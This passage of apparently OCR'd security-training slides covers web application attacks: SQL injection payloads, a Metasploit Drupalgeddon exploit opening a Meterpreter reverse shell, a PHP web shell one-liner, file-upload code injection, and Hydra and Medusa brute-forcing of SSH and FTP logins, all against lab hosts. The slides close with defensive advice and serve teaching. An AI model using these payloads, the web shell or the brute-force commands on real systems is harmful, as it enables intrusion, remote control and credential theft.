    Payload: search=Mary' AND (SELECT 1718 FROM (SELECT(SLEEP(5)))vsas) AND 'bNkI'='bNkI

    Type: UNION query
    Title: Generic UNION query (NULL) - 6 columns
    Payload: search=Mary' UNION ALL SELECT NULL,CONCAT(0x7170786b71,0x4e445a72524f6b584a6c6f6d6169554672504446f4a5152534e6d6f6c544d41786f4e434547536f,0x7171717171),NULL,NULL,NULL,NULL-- -
```

SQL Injection with Metasploit

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- Versions 7.0 to 7.31 are vulnerable to SQL Injection

```
msf6 exploit(multi/http/drupal_drupageddon) > show options

Module options (exploit/multi/http/drupal_drupageddon):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS     192.168.126.141  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /drupal/         yes       The target URI of the Drupal installation
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  eth0             yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Drupal 7.0 - 7.31 (form-cache PHP injection method)


msf6 exploit(multi/http/drupal_drupageddon) > exploit


[*] Started reverse TCP handler on 192.168.126.128:4444
[*] Sending stage (39282 bytes) to 192.168.126.141
[*] Meterpreter session 1 opened (192.168.126.128:4444 → 192.168.126.141:51458 ) at 2022-04-05 05:15:01 -0400
```

Code Injection Attacks

- **Code Injection** is an attack where the threat can inject and run code natively, inside the web application's context
- After achieving RCE, the main goal of the attack is to obtain Command and Control (C2)
- Sample code injection payload: <?php echo system($_REQUEST['cmd']); ?>

Code Injection via File Upload

- Burp Request for file upload, saving the magic bytes while serving a malicious php payload:



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
- Executing the payload by performing web http request:



OS Command Injection Attacks

- **OS Command Injection** is an attack of injecting native Operational System (OS) commands, inside the web application's context
- The vulnerability mainly occur whenever the application is already having some kind of system calls but is lacking sanitization

OS Command Injection Attacks Example

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- Vulnerable WordPress Plugin

Brute Forcing Attacks

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- **Brute Forcing Attacks** are automated attempts to "guess" a valid login credentials
- Example software for performing the attack:
  - THC-Hydra (*https://github.com/vanhauser-thc/thc-hydra*)
  - Burp Intruder (*https://portswigger.net/burp/pro*)
  - Medusa (*https://github.com/jmk-foofus/medusa*)
  - And many more

Brute Forcing SSH with Hydra

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
```
Hydra (http://www.thc.org/thc-hydra) starting at 2018-02-28 15:04:43
[WARNING] Many SSH configurations limit the number of parallel tasks, it is reco
mmended to reduce the tasks: use -t 4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 1001 login tries (l:1/p:1001
), ~16 tries per task
[DATA] attacking ssh://10.0.0.6:22/
[22][ssh] host: 10.0.0.6   login: nao   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 55 final worker threads did not complete
until end.
[ERROR] 55 targets did not resolve or could not be connected
[ERROR] 64 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2018-02-28 15:05:43
```

Brute Forcing Web Login with Burp Intruder



Brute Forcing FTP with Medusa

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
root@kali:~# cat hosts.txt
192.168.1.11
192.168.1.9
root@kali:~#
root@kali:~# medusa -H hosts.txt -U username.txt -P password.txt -M ftp -v 6
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

GENERAL: Parallel Hosts: 1 Parallel Logins: 1
GENERAL: Total Hosts: 2
GENERAL: Total Users: 2
GENERAL: Total Passwords: 2
ACCOUNT CHECK: [ftp] Host: 192.168.1.11 (1 of 2, 0 complete) User: goyal (1 of 2, 0 co
mplete) Password: 123 (1 of 2 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.11 (1 of 2, 0 complete) User: goyal (1 of 2, 0 co
mplete) Password: msfadmin (2 of 2 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.11 (1 of 2, 0 complete) User: msfadmin (2 of 2, 1
 complete) Password: 123 (1 of 2 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.11 (1 of 2, 0 complete) User: msfadmin (2 of 2, 1
 complete) Password: msfadmin (2 of 2 complete)
ACCOUNT FOUND: [ftp] Host: 192.168.1.11 User: msfadmin Password: msfadmin [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.9 (2 of 2, 1 complete) User: goyal (1 of 2, 0 com
plete) Password: 123 (1 of 2 complete)
ACCOUNT FOUND: [ftp] Host: 192.168.1.9 User: goyal Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.9 (2 of 2, 1 complete) User: msfadmin (2 of 2, 1
complete) Password: 123 (1 of 2 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.9 (2 of 2, 1 complete) User: msfadmin (2 of 2, 1
complete) Password: msfadmin (2 of 2 complete)
GENERAL: Medusa has finished.
```

Summary

- **Vulnerabilities are EVERYWHERE!**
- Prevent what you can, start with setting up strong passwords
- Upon configuring anything, think about how to make it secure not how to make it easy to use
- Do not fall for phishing attacks, since they can carry zero-day payload

Questions?



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